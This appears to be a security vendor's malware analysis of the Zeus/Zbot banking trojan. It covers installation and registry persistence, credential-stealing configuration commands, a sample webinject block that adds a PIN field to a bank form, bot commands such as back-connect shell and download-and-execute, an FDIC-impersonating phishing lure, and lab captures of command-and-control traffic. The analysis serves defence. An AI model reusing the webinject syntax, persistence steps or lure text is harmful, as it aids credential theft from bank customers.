Zeus: King of the Bots

Nicolas Falliere and Eric Chien

Contents

Introduction

Zbot, also known as Zeus, is a malware package that is readily available for sale and also traded in underground forums. The package contains a builder that can generate a bot executable and Web server files (PHP, images, SQL templates) for use as the command and control server. While Zbot is a generic back door that allows full control by an unauthorized remote user, the primary function of Zbot is financial gain—stealing online credentials such as FTP, email, online banking, and other online passwords.

Zeus has existed at least since 2007, but has evolved over time. Zeus likely originates in Russia or Russian speaking countries as initial help files and other files in the package were written in Russian. Over the last two years, the package has been continually updated and has gain notoriety in underground forums as a successful means for obtaining online credentials. This reputation has led to consistent presence of Zeus in the threat landscape being distributed by multiple unrelated parties.


Distribution and Prevalence

Zeus is a botnet package that can be purchased for as low as 700 USD and can also be found freely traded as well. The bot can be found worldwide and thus remains consistently prevalent in compromising unprotected computers.

Figure 1 shows infection trends including a recent spike in November 2009 due to a widely successful SPAM campaign of the Zeus bot executable.

Figure 1


Infection trend for Zeus



The geographic distribution is essentially worldwide and generally found in countries where malware in general is most prevalent.

Figure 2

Countries where Zeus has been found, for the month of October 2009



Installation

Because Zbot is a package that is readily available, vectors of infection vary widely, with popular methods including drive-by downloads and SPAM. SPAM runs of Zbot are a regular occurrence using social engineering tactics, impersonating organizations such as the FDIC, IRS, MySpace, Facebook, and Microsoft, as shown in figure 3 on the next page.


Once the bot is executed, the following actions take place:

- It copies itself to %system32%\sdra64.exe.
- It sets the previous path to `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\winlogon\userinit`, so that winlogon.exe spawns the process at startup time.
- It looks for winlogon.exe, increases its privileges, injects its code and a string table into this process, and creates a thread to execute this code.
- The main bot executable terminates.

- The injected code in winlogon injects additional code into svchost.exe.
- It also creates a folder named %System%\lowsec and puts two files inside: local.ds and user.ds. Local.ds is the latest dynamic configuration file downloaded from the server. User.ds contains stolen credentials and other information to be transmitted to the server.
- The code inside svchost is responsible for network communication and third-party process injection required to hook Internet-related APIs in order to inject or steal information to/from banking sites
- The communication between these various injected components is done with mutexes and pipes, maliciously named _AVIRA_x, where x is a number (eg: x=2109 in winlogon.exe, x=2108 in svchost.exe).

Figure 3

Screenshot of a Zeus SPAM run impersonating the FDIC



From: FDIC
Date: [Header Details Removed]
To: [Header Details Removed]
Subject: FDIC alert: check your Bank Deposit Insurance Coverage

You have received this message because you are a holder of a FDIC-insured bank account.
Recently FDIC has officially named the bank you have opened your account with as a failed bank, thus, taking control of its assets.

You need to visit the official FDIC website and perform the following steps to check your Deposit Insurance Coverage:

- Visit FDIC website:
  http://www.fdic.gov/bankinsured/failed/personalfile/holder.php?email=[redacted]@[redacted]-[redacted]&id=369734289274741113059569104692730125412652
- Download and open your personal FDIC Insurance File to check your Deposit Insurance Coverage

FDIC Federal Deposit Insurance Corporation

If Zeus is run using an account that does not have Administrator privileges, code will not be injected into winlogon.exe, but instead into explorer.exe. Also, instead of copying itself to the %System% folder, the bot will copy itself to %UserProfile%\Application Data\sdra64.exe, and create the folder %UserProfile%\Application Data\lowsec. Finally, the bot will create a load point under the registry key `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\"userinit"=" %UserProfile%\Application Data\sdra64.exe"`.

Functionality

The main purpose of Zeus is to steal online credentials as specified by the hacker. Zeus performs four main actions:

- Gathering system information.
- Stealing protected storage information, FTP passwords, and POP3 passwords.
- Stealing online credential information as specified by a configuration file.
- Contacting the command and control server for additional tasks to perform.

System Information Gathering

By default Zeus will automatically gather a variety of system information and send this information to the command and control server. This information includes:

- A unique bot identification string
- Name of the botnet
- Version of the bot
- Operating system version
- Operating system language
- Local time of the compromised computer
- Uptime of the bot
- Last report time
- Country of the compromised computer
- IP address of the compromised computer
- Process names

Credential Stealing

Zeus' main purpose is to steal online credentials and does so in two manners—by automatic actions hardcoded in the binary and also using configuration files that are included in the Zeus binary, but also downloadable from the command and control server.

After Zeus is executed, it will automatically steal information stored in the PSTORE (Protected Storage), which usually contains saved Internet Explorer passwords and also automatically captures any FTP or POP3 (email) passwords that are sent across the network in the clear.

However, Zeus' most effective means of financial gain is controlled via a configuration file modified by the distributor of the Trojan. This configuration file specifies actions to perform once Zeus is installed and is updatable via the command and control server.

The configuration file includes a variety of commands detailed below:

- **url_loader** – Update location of the bot
- **url_server** – Command and control server location
- **AdvancedConfigs** – Alternate URL locations for updated configuration files
- **Webfilters** – Web filters specify a list of URLs (with masks) that should be monitored. Any data sent to these URLs such as online banking credentials is then sent to the command and control server. This data is captured on the client prior to SSL. In addition, one can specify to take a screenshot when the left-button of the mouse is clicked, which is useful in recording PIN numbers selected on virtual keyboards.
- **WebDataFilters** – Web data filters specify a list of URLs (with masks) and also string patterns in the data that must be matched. Any data sent to these URLs and match the specified string patterns such as 'password' or 'login' is then sent to the command and control server. This data is also captured on the client prior to SSL.
- **WebFakes** – Redirect the specified URL to a different URL, which will host a potentially fake version of the page.
- **TANGrabber** – The TAN (Transaction Authentication Number) grabber routine is a specialized routine that allows you to configure match patterns to search for transaction numbers in data posted to online banks. The match patterns include values such as the variable name and length of the TAN.
- **DNSMap** – Entries to be added to the HOSTS file often used to prevent access to security sites or redirect users to fake Web sites.
- **file_webinjects** – The name of the configuration file that specifies HTML to inject into online banking pages, which defeats enhanced security implemented by online banks and is used to gather information not normally requested by the banks. This functionality is discussed more in-depth in the section "Web Page Injection".

Web Page Injection

Many online banking and other Web sites that require credentials have evolved to evade standard keystroke logging or network-sniffing attacks. Thus, many credential-stealing threats now utilize HTML injection techniques to obtain credential information. In particular, these threats inject additional HTML into legitimate pages that cause the user to input credential information not actually required by the financial Web site or HTML content that defeats client-side security techniques, such as hashing credentials before they are sent over the wire.


Sample Web injections are provided in the Zeus package and are defined in the configuration file.

Below is an example of injection configuration block:

```
set _ url http://www.[REMOVED].com/contact.php GP
data _ before
name='email'*</tr>
data _ end
data _ inject
<tr><td>PIN:</td><td><input type="text" name="pinnumber" id="pinnumber" /></td></tr>
data _ end
data _ after
data _ end
```


On any Web page matching the URL http://www.[REMOVED].com/content.php, the HTML defined by 'data_inject' is added after the string "email*</tr>" in the existing page. Before the injection, the targeted form on the Web page looks like figure 4. After the injection, looks like figure 5. When the form is sent, the Zeus will intercept the content of the form including the PIN number and send this information to the command and control server, as shown in figure 6.

Figure 4
Web page before injection



Email:
Message:


Figure 5
Web page after injection



Email:
PIN:
Message:

The syntax also allows for HTML to be replaced rather than just added by also specifying the 'data_after' field. When this field is specified, then the HTML specified by data_inject will replace the HTML content between 'data_before' and 'data_after'. Replacement HTML is usually used to modify or hijack JavaScript that is used for client side security purposes. For example, many online banking sites with increased security will hash the credentials before sending the credentials over the wire. This JavaScript routine used for hashing will be hijacked to also preserve the plaintext credentials and send them using non-visible form fields, which will then be intercepted and sent to the command and control servers.

Figure 6
Intercepted form sent to command and control server



```
000000E0:  00 00 2F 00-00 00 2F 00-00 00 43 3A-5C 50 72 6F    /   /   C:\Pro
000000F0:  67 72 61 6D-20 46 69 6C-65 73 5C 49-6E 74 65 72  gram Files\Inter
00000100:  6E 65 74 20-45 78 70 6C-6F 72 65 72-5C 69 65 78  net Explorer\iex
00000110:  70 6C 6F 72-65 2E 65 78-65 1F 27 00-00 00 00 00  plore.exe▼'
00000120:  00 04 00 00-00 04 00 00-00 0B 00 00-00 20 27 00   ♦   ♦   ♂   '
00000130:  00 00 00 00-00 E2 00 00-00 E2 00 00-00 68 74 74       ô   ô   htt
00000140:  70 3A 2F 2F-77 77 77 2E-6D 79 73 69-74 65 2E 63  p://www.mysite.c
00000150:  6F 6D 2F 63-6F 6E 74 61-63 74 2E 70-68 70 0A 52  om/contact.php◙R
00000160:  65 66 65 72-65 72 3A 20-68 74 74 70-3A 2F 2F 77  eferer: http://w
00000170:  77 77 2E 6D-79 73 69 74-65 2E 63 6F-6D 2F 63 6F  ww.mysite.com/co
00000180:  6E 74 61 63-74 2E 70 68-70 0A 4B 65-79 73 3A 20  ntact.php◙Keys:
00000190:  6E 69 63 6F-6C 71 73 61-73 3C 66 2F-2E 66 61 6C  nicolqsas<f/.fal
000001A0:  [redacted]                      F-2F 2C 2E 2E  [redacted]//,..
000001B0:  [redacted]  21-31 32 33 34-74 65 73 74-0A 44 61 74  [redacted]!1234test◙Dat
000001C0:  61 3A 0A 0A-65 6D 61 69-6C 3D 6E 69-63 6F 6C 61  a:◙◙email=nicola
000001D0:  73 2E 66 61-6C 6C 69 65-72 65 [redacted]           s.falliere[redacted]
000001E0:  [redacted]   -0A 70 69 6E-6E 75 6D 62-65 72 3D 31  [redacted]◙pinnumber=1
000001F0:  32 33 34 0A-6D 65 73 73-61 67 65 3D-74 65 73 74  234◙message=test
00000200:  0A 73 65 6E-64 3D 45 6E-76 6F 79 65-72 17 27 00  ◙send=Envoyer↨'
00000210:  00 00 00 00-00 2A 00 00-00 2A 00 00-00 68 74 74       *   *   htt
00000220:  70 3A 2F 2F-77 77 77 2E-6D 79 73 69-74 65 2E 63  p://www.mysite.c
00000230:  6F 6D 2F 63-6F 6E 74 61-63 74 2E 70-68 70        om/contact.php
```

Additional Tasks

The Zeus executable has multiple built-in commands that can be executed as additional tasks. Execution of these commands can be created as tasks in the command and control server. When the bot connects to the server, the server will see if any active tasks should be sent to the bot for execution.

Available commands include:

- **Reboot** – reboot the computer
- **Kos** – delete system files, killing the computer
- **Shutdown** – shutdown the computer
- **Bc_add** – initiate back door by back-connecting to a server and allow arbitrary command execution via the command shell
- **Bc_del** – delete a back door connection
- **Block_url** – disable access to a particular URL
- **Unblock_url** – restore access to a particular URL
- **Block_fake** – does not inject rogue HTML content into pages that match a defined URL
- **Unlock_url** – re-enables injection of rogue HTML into pages that match a defined URL
- **Rexec** – download and execute a file
- **Lexec** – execute a local file
- **Lexeci** – execute a local file using the interactive user
- **Addsf** – adds a file mask for local search
- **Delsf** – removes file mask for local search
- **Getfile** – upload a file or folder
- **Getcerts** – steal digital certificates
- **Resetgrab** – steal information from the PSTORE (protected storage) and cookies
- **Upcfg** – update configuration file
- **Rename_bot** – rename bot executable
- **Getmff** – upload Flash cookies
- **Delmff** – delete Flash cookies
- **Sethomepage** – change Internet Explorer start page

Network Communications


When the bot starts, it sends three "M-SEARCH *" queries to the multicast address 239.255.255.250, UDP port 1900 (SSDP). This UPnP query is used to discover UPnP devices on the network, such as broadband routers, to determine if the compromised computer is on a public IP and also allow the hacker to potentially reconfigure the broadband device.

The communication between the bot and the command and control server is done using the HTTP protocol. The data is encoded using RC4 and the key specified by the author.

Initially, the bot sends a GET request to the command and control server to retrieve the configuration file. It does so again, repeatedly, as specified in the timer_config field by the author as shown in figure 7. The server replies with the configuration file in figure 8.

Figure 7


Bot sends GET request to the server



```
No. -  Time       Source           Destination      Protocol  Info
    4 0.008943   192.168.98.128   192.168.98.1     HTTP      GET /config.bin HTTP/1.1
   36 0.012527   192.168.98.1     192.168.98.128   HTTP      HTTP/1.1 200 OK  (application/octet-stream)
   68 47.703699  192.168.98.128   192.168.98.1     HTTP      POST /gate.php HTTP/1.1
   69 47.756276  192.168.98.1     192.168.98.128   HTTP      HTTP/1.1 200 OK  (text/html)
   78 60.803814  192.168.98.128   192.168.98.1     HTTP      GET /config.bin HTTP/1.1
  110 60.806504  192.168.98.1     192.168.98.128   HTTP      HTTP/1.1 200 OK  (application/octet-stream)

⊞ Frame 4 (241 bytes on wire, 241 bytes captured)
⊞ Ethernet II, Src: Vmware_61:f0:27 (00:0c:29:61:f0:27), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
⊞ Internet Protocol, Src: 192.168.98.128 (192.168.98.128), Dst: 192.168.98.1 (192.168.98.1)
⊞ Transmission Control Protocol, Src Port: 1028 (1028), Dst Port: http (80), Seq: 1, Ack: 1, Len: 187
⊟ Hypertext Transfer Protocol
  ⊞ GET /config.bin HTTP/1.1\r\n
    Accept: */*\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)\r\n
    Host: 192.168.98.1\r\n
    Pragma: no-cache\r\n
    \r\n
```

Figure 8

Server sends back configuration file




```
No. -  Time        Source           Destination      Protocol  Info
    4  0.008943    192.168.98.128   192.168.98.1     HTTP      GET /config.bin HTTP/1.1
   36  0.012527    192.168.98.1     192.168.98.128   HTTP      HTTP/1.1 200 OK  (application/octet-stream)
   68  47.703699   192.168.98.128   192.168.98.1     HTTP      POST /gate.php HTTP/1.1
   69  47.756276   192.168.98.1     192.168.98.128   HTTP      HTTP/1.1 200 OK  (text/html)
   78  60.803814   192.168.98.128   192.168.98.1     HTTP      GET /config.bin HTTP/1.1
  110  60.806594   192.168.98.1     192.168.98.128   HTTP      HTTP/1.1 200 OK  (application/octet-stream)

⊟ Hypertext Transfer Protocol
  ⊞ HTTP/1.1 200 OK\r\n
    Date: Tue, 03 Nov 2009 11:42:35 GMT\r\n
    Server: Apache/2.2.13 (Win32) PHP/5.3.0\r\n
    Last-Modified: Tue, 03 Nov 2009 11:14:41 GMT\r\n
    ETag: "bd000000002b92-89f0-4777599c89602"\r\n
    Accept-Ranges: bytes\r\n
  ⊞ Content-Length: 35312\r\n
    Content-Type: application/octet-stream\r\n
    \r\n
⊟ Media Type
    Media Type: application/octet-stream (35312 bytes)

0000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK.
0010  0a 44 61 74 65 3a 20 54  75 65 2c 20 30 33 20 4e   .Date: T ue, 03 N
0020  6f 76 20 32 30 30 39 20  31 31 3a 34 32 3a 33 35   ov 2009  11:42:35
0030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70    GMT..Se rver: Ap
0040  61 63 68 65 2f 32 2e 32  2e 31 33 20 28 57 69 6e   ache/2.2 .13 (Win
0050  33 32 29 20 50 48 50 2f  35 2e 33 2e 30 0d 0a 4c   32) PHP/ 5.3.0..L
0060  61 73 74 2d 4d 6f 64 69  66 69 65 64 3a 20 54 75   ast-Modi fied: Tu
0070  65 2c 20 30 33 20 4e 6f  76 20 32 30 30 39 20 31   e, 03 No v 2009 1
0080  31 3a 31 34 3a 34 31 20  47 4d 54 0d 0a 45 54 61   1:14:41  GMT..ETa
0090  67 3a 20 22 62 64 30 30  30 30 30 30 30 30 32 62   g: "bd00 0000002b
00a0  39 32 2d 38 39 66 30 2d  34 37 37 37 35 39 39 63   92-89f0- 4777599c
00b0  38 39 36 30 32 22 0d 0a  41 63 63 65 70 74 2d 52   89602".. Accept-R
00c0  61 6e 67 65 73 3a 20 62  79 74 65 73 0d 0a 43 6f   anges: b ytes..Co
00d0  6e 74 65 6e 74 2d 4c 65  6e 67 74 68 3a 20 33 35   ntent-Le ngth: 35
00e0  33 31 32 0d 0a 43 6f 6e  74 65 6e 74 2d 54 79 70   312..Con tent-Typ
00f0  65 3a 20 61 70 70 6c 69  63 61 74 69 6f 6e 2f 6f   e: appli cation/o
0100  63 74 65 74 2d 73 74 72  65 61 6d 0d 0a 0d 0a 0c   ctet-str eam.....
0110  60 a4 fc 79 3d 17 69 11  6c 5e bd 59 d3 9a ed 92   `..y=.i. l^.Y....
0120  a6 f0 08 e0 39 75 6f b0  5b 0b 17 8a 5e 5d c1 c3   ....9uo. [...^]..
0130  dc 8e 33 e2 f9 af fc 69  16 15 f1 6e 5d 86 a6 d3   ..3....i ...n]...
